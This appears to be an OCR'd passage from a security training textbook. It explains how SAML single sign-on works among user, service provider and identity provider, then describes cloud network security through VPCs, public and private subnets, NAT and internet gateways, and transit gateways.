
Security Assertion Markup Language (SAML)

SAML is a popular open-standard protocol used for authentication and authorization between two communicating entities. It provides a single sign-on (SSO) facility for users to interact with multiple applications or services with one set of common credentials. SAML can be offered as software-as-a-service, which can be installed at the service provider (SP) and identity provider (IdP) to simplify the federated authorization and authentication mechanisms for users. The SAML protocol consists of the following three entities.

- **Client or user**: It is an entity with a valid account that requests a service or resource through a web browser.
- **Service provider (SP)**: It is a server hosting applications or services for the users.
- **Identity provider (IdP)**: It is an entity within a system that stores user directories and validating mechanisms.

When SAML federation software is installed or configured, it builds a trust relationship between SP and IdP, enabling secure communication. When a user wishes to access any service or resource, he/she must be authenticated by the IdP. Soon after a service request is initiated from the user, the SP sends an SAML request to the IdP to validate the user.

The IdP then creates an XML-based SAML authentication assertion that describes what type of login attempt has been initiated (password, two-factor, etc.); the SAML attribute assertion, which contains specific details about the user; and the authorization assertion, which describes whether the user can be allowed or denied access to the service. XML-based assertions are then forwarded to the SP. Once the authentication process is completed successfully, the user is free to access the protected resources or services.



User
4 Logs in with credentials
3 Sends a verification challenge
1 Requests access to a resource
6 Grants access to the protected resource
Sends an SAML authentication request 2
5 Sends XML-based assertion

Cloud Network Security

Cloud network security can be achieved in the following ways:

Virtual Private Cloud (VPC)

- VPC is a secure and **independent private cloud environment** that resides within the public cloud
- VPC clients can **execute programs**, save data, host applications, and perform anything they wish on a private network using their individual accounts

Public Cloud
Virtual Private Cloud
VPC Client

Public and Private Subnets

- The subnets in VPC can be public or private. The virtual machines in the public subnet can **transmit outbound traffic** directly over the web
- The private subnet can communicate via the Internet using a **NAT gateway**

VPC

Cloud Network Security

A cloud network is virtual IT infrastructure managed by cloud service providers (CSPs), where network resources are supplied on demand in the form of private and public clouds. By creating a virtual environment within the cloud through an existing physical network, CSPs can perform network operations on the public cloud using individual client accounts.

Cloud network security can be achieved in the following ways.

- **Virtual private cloud (VPC)**: VPC is a secure and independent private cloud environment that resides within the public cloud. VPC clients can execute programs, host applications, save data, and perform anything they wish on a private network using their individual accounts, but the private cloud is hosted by the public cloud provider. A VPC is generally independent from other VPCs running with the same account; hence, one VPC client cannot view the traffic directed to another client's VPCs. The client can also create an IPv6 block and add multiple subnets within that block. VPC can merge the scalability and other optimal features of public cloud computing with the data segregation of private cloud computing. VPC resources are available on demand and can be expanded and configured based on the requirement.



Figure 19.96: Virtual Private Cloud (VPC)

- **Public and private subnets**: The subnets in VPC can be public or private. The virtual machines residing in the public subnet can transmit data packets directly over the web, while the VMs in a private subnet cannot. A public subnet consists of an outward path that transmits messages via an Internet Gateway (IGW), which allows IPv4 and IPv6 traffic from the VPC without any conditions on the bandwidth. VMs in the public subnet can also receive inbound traffic via the IGW as long as their network ACLs and security groups permit it.

  A private subnet can connect to the external web via a public network address translation (NAT) gateway. The routing device itself performs NAT. Additionally, NAT does not directly permit inward traffic from the web, which makes the subnet private. The external connectivity for the private subnet can also be created using VPN services.



Figure 19.97: Public and private subnets

- **Transit gateways**: A transit gateway is a network routing solution that establishes and manages communication between an on-premises consumer network and VPCs via a centralized unit. This approach simplifies the network topology and eliminates complicated peering connections. However, these communications can be allowed or blocked by cloud-specific ACLs depending on the port numbers and IP addresses of the hosts. Through the centralized unit, an administrator or network manager can have a clear picture of the entire network, even if device connections are made through a software-defined wide area network (SD-WAN).

